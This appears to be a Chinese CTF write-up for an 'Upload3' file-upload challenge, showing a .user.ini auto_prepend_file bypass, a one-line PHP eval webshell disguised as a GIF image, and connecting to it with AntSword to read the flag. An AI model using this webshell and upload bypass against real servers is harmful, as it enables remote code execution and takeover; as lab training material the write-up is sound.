青少年CTF练习平台~Upload3

目录

题目链接

https://www.qsnctf.com/

一、题目介绍

这次我学聪明啦!老板说要对上传点进行php的大小写过滤!这下看你怎么办!


二、上传.user.ini文件

bash 复制代码
auto_prepend_file=shell.png

上传成功


三、上传图片马(shell.png)

bash 复制代码
GIF89a
<?php @eval($_POST['cmd']);?>

上传成功

四、访问首页文件

当访问 index.php 时,PHP 引擎启动,读取目录下的 .user.ini,发现配置要求先加载 sell.png,于是它会先执行 shell.png 里的恶意代码,再执行首页原本的代码。
五、连接蚁剑

启动蚁剑连接shell(pass:cmd)

http://challenge.qsnctf.com:33578/index.php

连接成功


flag在根目录


flag{8ebfefb382d94eed9e1ef57e401492e7}

相关推荐
曾令胜1 天前
云服务器被攻击后分析恶意脚本修复漏洞
网络安全·安全威胁分析
菩提小狗2 天前
每日安全情报报告 · 2026-11-09
网络安全·漏洞·cve·安全情报·每日安全
东姬AI2 天前
挖出948个内核漏洞、自动写补丁:GPT-6 Cyber把AI推进“实战岗“,内容行业还卡在哪一关?
人工智能·网络安全·openai·gpt-6
ppo_wu3 天前
解决夸克网盘自动修改PDF打开方式的方法
经验分享·安全·网络安全
kingx33 天前
Bugku 逆向 MatrixHunter:黑盒 oracle + GF(2) 消元出唯一解
网络安全·矩阵·逆向·ctf
菩提小狗4 天前
每日安全情报报告 · 2026-11-07
网络安全·漏洞·cve·安全情报·每日安全
不庸.4 天前
theHarvester 入门教程:从装好到看懂输出
安全·web安全·网络安全·开源·安全性测试
liferecords5 天前
OpenAI 把「Critical」级挖洞模型交付出去了:GPT-6 Cyber 正式发布,越界率压到 1% 以下
网络安全·openai·ai安全·模型发布
FungLeo5 天前
成为全栈·基础补充·Web 安全基础:XSS、CSRF 与 SQL 注入
web安全·网络安全·xss·csrf·sql注入·成为全栈
菩提小狗6 天前
每日安全情报报告 · 2026-11-05
网络安全·漏洞·cve·安全情报·每日安全